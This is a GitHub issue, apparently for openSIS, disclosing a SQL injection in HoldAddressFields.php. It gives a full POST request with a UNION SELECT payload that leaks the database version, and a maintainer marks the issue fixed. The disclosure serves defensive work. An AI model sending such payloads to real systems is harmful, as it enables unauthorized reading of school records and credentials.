New issue

Jump to bottom

SQL Injection in file HoldAddressFields.php #193

Closed **minhgalaxy** opened this issue on Sep 1, 2021 · 2 comments

minhgalaxy commented on Sep 1, 2021 • edited

Description:

Because of lacking of sanitizer of input data, attacker can injection malicious sql into query by control parameters such as `ADDR_CONT_USRN` , `ADDR_CONT_PSWD` or `SECN_CONT_USRN` , `SECN_CONT_PSWD` in file `HoldAddressFields.php` .

Request

```
POST /HoldAddressFields.php HTTP/1.1
Host: 172.16.0.12:2222
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: vi,vi-VN;q=0.9,fr;q=0.8,en-US;q=0.7,en;q=0.6,sm;q=0.5,la;q=0.4,zh-CN;q=0.3,zh-TW;q=0.2,zh;q=0.1
Cookie: cywg_2132_saltkey=E2w57uH2; cywg_2132_lastvisit=1630101103; cywg_2132_ulastactivity=6590uIjzBHML3smc7veG8yziPxJyaiN4jgoE9aN3L3FvOCr3Ov1_; ORRL_2132_saltkey=SSddxNX7;
ORRL_2132_lastvisit=1630117184; ORRL_2132_ulastactivity=4e4933KaEc2d5jrijCQZlYd-PcZ8j470p8v4gqPXPHDs6JllJdGR4; ORRL_2132_forum_lastvisit=D_1_1630131788D_index_1630131832;
PHPSESSID=i3j7fp3hcjbmot1d60dao1514a
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 78

ADDR_CONT_USRN=123&ADDR_CONT_PSWD="+union+select+1,2,3,4,version(),6,7,8,9--+-
```

Response


```
HTTP/1.1 200 OK
Date: Wed, 01 Sep 2021 12:38:58 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.21
X-Powered-By: PHP/7.4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1372
Connection: close
Content-Type: text/html; charset=UTF-8



Array
(
    [ADDR_PRIM_L1] =>
    [ADDR_PRIM_L2] =>
    [ADDR_PRIM_CITY] =>
    [ADDR_PRIM_STATE] =>
    [ADDR_PRIM_ZIP] =>
    [ADDR_PRIM_BUSNO] =>
    [ADDR_PRIM_BPU] =>
    [ADDR_PRIM_BDO] =>
    [ADDR_SAME_HOME] =>
    [ADDR_SAME_AS] =>
    [ADDR_MAIL_L1] =>
    [ADDR_MAIL_L2] =>
    [ADDR_MAIL_CITY] =>
    [ADDR_MAIL_STATE] =>
    [ADDR_MAIL_ZIP] =>
    [ADDR_CONT_RSHIP] =>
    [ADDR_CONT_FIRST] =>
    [ADDR_CONT_LAST] =>
    [ADDR_CONT_HOME] =>
    [ADDR_CONT_WORK] =>
    [ADDR_CONT_CELL] =>
    [ADDR_CONT_MAIL] =>
    [ADDR_CONT_CUSTODY] =>
    [ADDR_CONT_PORTAL] =>
    [ADDR_CONT_USRN] => 123
    [ADDR_CONT_PSWD] => 10.4.20-MariaDB
    [ADDR_CONT_SAHA] =>
    [ADDR_CONT_ADNA] =>
    [ADDR_CONT_LIN1] =>
    [ADDR_CONT_LIN2] =>
    [ADDR_CONT_CITY] =>
    [ADDR_CONT_STAT] =>
    [ADDR_CONT_ZIP] =>
    [CHK_HOME_ADDR_PRIM] =>
    [SECN_CONT_RSHIP] =>
    [SECN_CONT_FIRST] =>
    [SECN_CONT_LAST] =>
    [SECN_CONT_HOME] =>
    [SECN_CONT_WORK] =>
    [SECN_CONT_CELL] =>
    [SECN_CONT_MAIL] =>
    [SECN_CONT_CUSTODY] =>
    [SECN_CONT_PORTAL] =>
    [SECN_CONT_USRN] =>
```

```
        [SECN_CONT_PSWD] =>
        [SECN_CONT_LIN1] =>
        [SECN_CONT_LIN2] =>
        [SECN_CONT_CITY] =>
        [SECN_CONT_STAT] =>
        [SECN_CONT_ZIP] =>
        [CHK_HOME_ADDR_SECN] =>
        [SELECTED_PRIMARY] =>
        [SELECTED_SECONDARY] =>
    )
```

PoC:



1

minhgalaxy commented on Sep 1, 2021 — Author

@openSISAdmin Please review this bug! Thank you very much.

openSISAdmin commented on Sep 9, 2021 — Member

Fixed

openSISAdmin closed this as completed on Sep 9, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants